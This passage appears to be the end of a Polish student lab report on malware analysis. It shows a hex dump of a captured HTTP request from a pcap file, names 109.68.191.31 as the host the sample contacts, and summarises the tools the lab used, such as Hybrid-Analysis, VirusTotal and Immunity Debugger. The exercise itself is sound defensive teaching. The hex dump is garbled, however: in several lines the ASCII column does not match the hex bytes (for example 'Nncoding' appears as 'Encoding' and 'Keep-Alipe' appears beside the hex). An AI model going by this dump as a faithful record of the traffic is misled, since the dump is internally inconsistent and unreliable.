 02d0 71 6d 58 64 6b 61 4c 33 4f 25 32 66 32 36 42 32 qmXdkat3 0x2f2052  
 02e0 30 61 36 39 61 39 34 46 48 79 55 56 66 46 57 39 0a69a94F HyUVFFW9  
 02f0 6b 44 39 56 43 57 35 68 38 77 69 35 4e 6d 5a 61 k09VCW5h 8wi5NmZa  
 0300 4b 6f 41 73 65 37 73 7a 51 61 68 51 36 6b 53 34 KoAseTsz QahQ6kS4  
 0310 6a 30 20 48 54 54 50 2f 31 2e 31 0d 0a 41 63 63 j0 HTTP/ 1.1 Acc  
 0320 65 70 74 3a 20 74 65 78 74 2f 68 74 6d 6c 2c 20 ept: tex t/html,  
 0330 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78 68 74 6d applicat ion/xhtm  
 0340 6c 2b 78 6d 6c 2c 20 2a 2f 2a 0d 0a 41 63 63 65 l+xml, " /\* Acce  
 0350 70 74 2d 4c 61 6e 67 75 61 67 65 3a 20 65 6e 2d pt-Langu age: en-  
 0360 55 53 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 US User -Agent:  
 0370 4d 6f 7a 69 6c 6c 61 2f 35 2e 30 20 28 57 69 6e Mozilla/ 5.0 (Win  
 0380 64 6f 77 73 20 4e 54 20 36 2e 31 3b 20 54 72 69 dows NT 6.1; Tri  
 0390 64 65 6e 74 2f 37 2e 39 3b 20 72 76 3a 31 31 2e dent/7.0 ; rv:11.  
 03a0 30 29 20 6c 69 6b 65 20 47 65 63 6b 6f 0d 0a 41 0) like Gecko A  
 03b0 63 63 65 70 74 2d 4e 6e 63 6f 64 69 6e 67 3a 20 ccept-En coding:  
 03c0 67 7a 69 70 2c 20 64 65 66 6c 61 74 65 0d 0a 48 gzip, de flate. H  
 03d0 6f 73 74 3a 20 31 30 39 2e 36 38 2e 31 39 31 2e ost: 109 .68.191.  
 03e0 33 31 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 31 Conn ection:  
 03f0 4b 65 65 70 2d 41 6c 69 70 65 0d 0a 0d 0a Keep-Ali ve: 4

c41-MTAS.pcap Packets: 10598 - Displayed: 1861 (17.6%) Profile: Default

Odpowiedź: 109.68.191.31

## Podsumowanie

Powyższe zadania laboratoryjne:

- Nauczyły nas podstaw analizy malware - jak korzystać z takich narzędzi jak *Hybrid-Analysis* czy *VirusTotal*
- Udoskonalili umiejętności pozyskane na laboratorium nr I, gdzie uczyliśmy się podstaw analizy ruchu sieciowego
- Nauczyły nas jak radzić sobie w sytuacji gdy mamy do czynienia z zaobfuskowanym kodem
- Uświadomiły nas, że w trakcie analizy malware trzeba korzystać z różnych narzędzi jak np. program do odczytywania maili *Encryptomantic* czy disassembler *Immunity Debugger*.